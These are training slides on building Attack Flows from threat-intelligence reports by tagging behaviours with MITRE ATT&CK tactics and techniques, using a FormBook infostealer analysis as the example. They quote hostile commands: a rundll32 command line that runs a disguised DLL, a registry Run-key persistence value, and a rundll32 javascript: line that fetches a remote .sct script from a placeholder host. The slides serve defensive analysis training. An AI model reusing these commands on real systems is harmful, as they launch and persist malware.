

Attack Flow Training:

3 – Building an Attack Flow

Online Training



Agenda

- 1 – Introduction to Attack Flow
- 2 – Using Attack Flow Builder
- 3 – **Building An Attack Flow**
- 4 – Visualization
- 5 – What's New in V3?


Approach to Flow Building

1. Find appropriate CTI reporting.
2. Annotate the report with TTPs.
3. Create the actions in the flow based on the TTPs.
4. Add additional items for context: IOCs, assets, etc.

Step 1: Acquire CTI Reporting

Look for an appropriate level of technical detail and analysis.


- This training focuses on finished intelligence from a third party...
- But you can build flows from internal intelligence.
- Or lower-level data: alerts, events, telemetry, etc – but this requires analysis to derive TTPs.



Step 2: Annotate TTPs

Scan the report and highlight the behavioral elements of the attack

- What is the adversary doing at each step and why?
- This training uses MITRE ATT&CK as the vocabulary for adversary TTPs.
- Familiarize yourself with MITRE tactics first, then look up techniques.




The screenshot shows the MITRE ATT&CK Enterprise page in a web browser. The page title is "Enterprise tactics". Below the title, there is a description: "Tactics represent the 'why' of an ATT&CK technique or sub-technique. It is the adversary's tactical goal: the reason for performing an action. For example, an adversary may want to achieve credential access." To the right of this description, it says "Enterprise Tactics: 14". Below the description is a table with three columns: ID, Name, and Description. The table lists 14 tactics, with the first 7 shown in the screenshot.

ID	Name	Description
TA0043	Reconnaissance	The adversary is trying to gather information they can use to plan future operations.
TA0042	Resource Development	The adversary is trying to establish resources they can use to support operations.
TA0001	Initial Access	The adversary is trying to get into your network.
TA0002	Execution	The adversary is trying to run malicious code.
TA0003	Persistence	The adversary is trying to maintain their foothold.
TA0004	Privilege Escalation	The adversary is trying to gain higher-level permissions.
TA0005	Defense Evasion	The adversary is trying to avoid being detected.
TA0006	Credential Access	The adversary is trying to steal account names and passwords.
TA0007	Discovery	The adversary is trying to figure out your environment.

Report Overview

Read the introduction to get an idea of what the report is about.


- Make high-level mental notes:
 - Platform is Windows.
 - High level flow: phishing → exploit CVE → drop FormBook malware → info stealing.



Scan & Highlight

Scan the rest of the report and highlight behaviors.

- Save the report as PDF and use the highlighter feature in your PDF reader.
- You may want to use two highlighter colors, e.g. blue for behavior and green for indicator.



Add Tactics and Techniques

Go over the report a 2nd time and add in the tactics and techniques.

- Write the tactic first.
- Then write the technique.
- Look up the full name and identifier of each tactic and technique; this will be save time later.
- **Remember: Attack Flow does not require technique to be filled in.**

Infostealer Malware FormBook Sp...
Page 6 of 17 — Edited

Paused | Dump: 0019F188 -> 0019F1B1 (0x0000002A bytes) | Time Wasted Debugging: 0:00:48:37

TA0002 Execution

T1059.003 Windows Command Shell

Figure 5: WinExec() API about to be called

The command-line parameter to WinExec() API is "CmD.exe /C rundll32 %tmp%\AdobelD.pdf,IEX A". This command is copied by the vulnerable function from the crafted equation data, as shown in Figure 4. As a result, the extracted 64-bit DLL file, AdobelD.pdf, is executed by rundll32.exe.

TA0005 Defense Evasion

T1218.011 Rundll32

Dissecting the Extracted 64-bit Dll File

Based on my analysis, the 64-bit DLL acts as a downloader and installer for Formbook. Let's examine how it works.

- **Persistence Mechanism**

It adds a key into "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run," with the following settings:

TA0003 Persistence


T1547.001 Registry Run Keys / Startup Folder

Key name: "RtkAudUService"
Key value: "C:\Windows\System32\rundll32.exe C:\Users\win-10\AppData\Roaming\Templates\AdobelD.pdf, IEX"

This ensures the malicious command-line command executes automatically at the system's startup. Figure 6 shows the added auto-run item in the system registry.


Registry Editor
File Edit View Favorites Help
Computer\HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

How to Identify Techniques?



Use the search
feature on
attack.mitre.org.

How to Identify Techniques?



MITRE | ATT&CK®

Matrices ▾ Tactics ▾ T rundll32 1/7 ^ ▾ ×

Benefactors Blog ↗ Search 🔍

Home > Tactics > Enterprise > Defense Evasion

Defense Evasion

The adversary is trying to avoid being detected.

Defense Evasion consists of techniques that adversaries use to avoid detection throughout their compromise. Techniques used for defense evasion include uninstalling/disabling security software or obfuscating/encrypting data and scripts. Adversaries also leverage and abuse trusted processes to hide and masquerade their malware. Other tactics' techniques are cross-listed here when those techniques include the added benefit of subverting defenses.

ID: TA0005
Created: 17 October 2018
Last Modified: 25 April 2025

[Version](#) [Permalink](#)

Techniques

Techniques: 45

ID	Name	Description
T1548	Abuse Elevation Control Mechanism	Adversaries may circumvent mechanisms designed to control elevate privileges to gain higher-level permissions. Most modern systems contain native elevation control mechanisms that are intended to limit privileges that a user can perform on a machine. Authorization has to be granted to specific users in order to perform tasks that can be

Go to the tactic page
and search within
that page

How to Identify Techniques?

ATT&CK Powered Suit

MITRE Center for Threat Informed Defense

Search ATT&CK...
rundll32

Select all | none

☒ Tactics ☒ Mitigations ☒ Enterprise
☒ Techniques ☒ Software ☐ ICS
☒ Sub-techniques ☒ Groups ☐ Mobile
☒ Campaigns ☒ Data Sources ☐ Deprecated

Select the types of objects to include in search results. Filter by domain, etc.

T1218.011 System Binary Proxy Execution: Rundll32 Enterprise subtechnique

...undocumented shell32.dll functions **Control_RunDLL** and **Control_RunDLLAsUser**. Double-clicking a .cpl file also causes rundll32.exe to execute.^[1] For example, **ClickOnce** can be proxied through Rundll32.exe.

Rundll32 can also be used to execute scripts such as JavaScript. This can be done using a syntax similar to this: `rundll32.exe javascript:"..\mshtml,RunHTMLApplication";document.write();GetObject("script:https[:]//www[.]example[.]com/malicious.sct")"`...

Name Summary Link Go to

T1127.002 Trusted Developer Utilities Proxy Execution: ClickOnce Enterprise subtechnique

...visits a malicious website, the .NET malware is disguised as legitimate software and a ClickOnce popup is displayed for installation.^[4]

